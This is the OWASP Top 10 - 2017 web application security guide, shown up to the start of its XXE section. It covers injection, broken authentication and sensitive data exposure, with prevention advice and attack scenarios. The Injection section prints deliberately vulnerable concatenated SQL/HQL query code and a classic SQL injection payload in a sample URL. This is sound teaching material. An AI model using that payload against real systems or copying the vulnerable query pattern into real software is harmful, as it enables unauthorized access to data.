Thanks to [Autodesk](#) for sponsoring the OWASP Top 10 - 2017.

Organizations and individuals that have provided vulnerability prevalence data or other assistance are listed on the [Acknowledgements page](#).

Introduction

Welcome to the OWASP Top 10 - 2017!

This major update adds several new issues, including two issues selected by the community - [A8:2017-Insecure Deserialization](#) and [A10:2017-Insufficient Logging and Monitoring](#). Two key differentiators from previous OWASP Top 10 releases are the substantial community feedback and extensive data assembled from dozens of organizations, possibly the largest amount of data ever assembled in the preparation of an application security standard. This provides us with confidence that the new OWASP Top 10 addresses the most impactful application security risks currently facing organizations.

The OWASP Top 10 - 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

Roadmap for future activities

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](#) and the [OWASP Cheat Sheet Series](#). These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the [OWASP Testing Guide](#).

Constant change. The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For [Developers](#), [Security Testers](#), [Organizations](#), and [Application Managers](#) for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the [OWASP Proactive Controls](#) project provides a starting point to help developers build security into their application and the [OWASP Application Security Verification Standard \(ASVS\)](#) is a guide for organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security and is not recommended.

Push left, right, and everywhere. Focus on making security an integral part of your culture throughout your development organization. Find out more in the [OWASP Software Assurance Maturity Model \(SAMM\)](#).

Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever publicly collected.

As there are more contributors than space here, we have created a [dedicated page](#) to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence-based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank those individuals who have contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the '[Acknowledgements](#)' page.

And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used.

Over the last few years, the fundamental technology and architecture of applications has changed significantly:

- Microservices written in node.js and Spring Boot are replacing traditional monolithic applications. Microservices come with their own security challenges including establishing trust between microservices, containers, secret management, etc. Old code never expected to be accessible from the Internet is now sitting behind an API or RESTful web service to be consumed by Single Page Applications (SPAs) and mobile applications. Architectural assumptions by the code, such as trusted callers, are no longer valid.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular feature-rich front ends. Client-side functionality that has traditionally been delivered server-side brings its own security challenges.
- JavaScript is now the primary language of the web with node.js running server side and modern web frameworks such as Bootstrap, Electron, Angular, and React running on the client.

New issues, supported by data:

- [A4:2017-XML External Entities \(XXE\)](#) is a new category primarily supported by [source code analysis security testing tools](#) (SAST) data sets.

New issues, supported by the community:

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are:

- [A8:2017-Insecure Deserialization](#), which permits remote code execution or sensitive object manipulation on affected platforms.
- [A10:2017-Insufficient Logging and Monitoring](#), the lack of which can prevent or significantly delay malicious activity and breach detection, incident response, and digital forensics.

Merged or retired, but not forgotten:

- A4-Insecure Direct Object References and A7-Missing Function Level Access Control merged into [A5:2017-Broken Access Control](#).
- A8-Cross-Site Request Forgery (CSRF), as many frameworks include [CSRF defenses](#), it was found in only 5% of applications.
- A10-Unvalidated Redirects and Forwards, while found in approximately 8% of applications, it was edged out overall by XXE.


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]

Risk

Application Security Risks

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

What's My Risk?

The [OWASP Top 10](#) focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the [OWASP Risk Rating Methodology](#).

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

In this edition, we have updated the risk rating system to assist in calculating the likelihood and impact of any given risk. For more details, please see [Note About Risks](#).

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a content management system (CMS) for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts can be very different for the same software. It is critical to understand the risk to your organization based on applicable threat agents and business impacts.

Where possible, the names of the risks in the Top 10 are aligned with [Common Weakness Enumeration](#) (CWE) weaknesses to promote generally accepted naming conventions and to reduce confusion.

References

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

External

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

OWASP Top 10 Application Security Risks – 2017

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.


A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Injection



Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source ([SAST](#)) and dynamic application test ([DAST](#)) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs). **Note:** Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter. **Note:** SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following [vulnerable](#) SQL call:

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + """;
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: '`' or '1'='1`'. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

References


OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

External

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

Broken Authentication



Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as [credential stuffing](#), where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see [A3:2017-Sensitive Data Exposure](#)).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the [top 10000 worst passwords](#).
- Align password length, complexity and rotation policies with [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#) or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

Example Attack Scenarios

Scenario #1: [Credential stuffing](#), the use of [lists of known passwords](#), is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

References


OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

External

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)

Sensitive Data Exposure



Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#) and [SSL/TLS \(V10\)](#)

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security ([HSTS](#)).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as [Argon2](#), [scrypt](#), [bcrypt](#), or [PBKDF2](#).
- Verify independently the effectiveness of configuration and settings.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

References


OWASP

- [OWASP Proactive Controls: Protect Data](#)
- OWASP Application Security Verification Standard ([V7](#),[9](#),[10](#))
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password and Cryptographic Storage](#)
- [OWASP Security Headers Project; Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

External

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues; CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

XML External Entities (XXE)



Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has [document type definitions \(DTDs\)](#) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the [OWASP Cheat Sheet 'XXE Prevention'](#).
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the [OWASP Cheat Sheet 'XXE Prevention'](#).
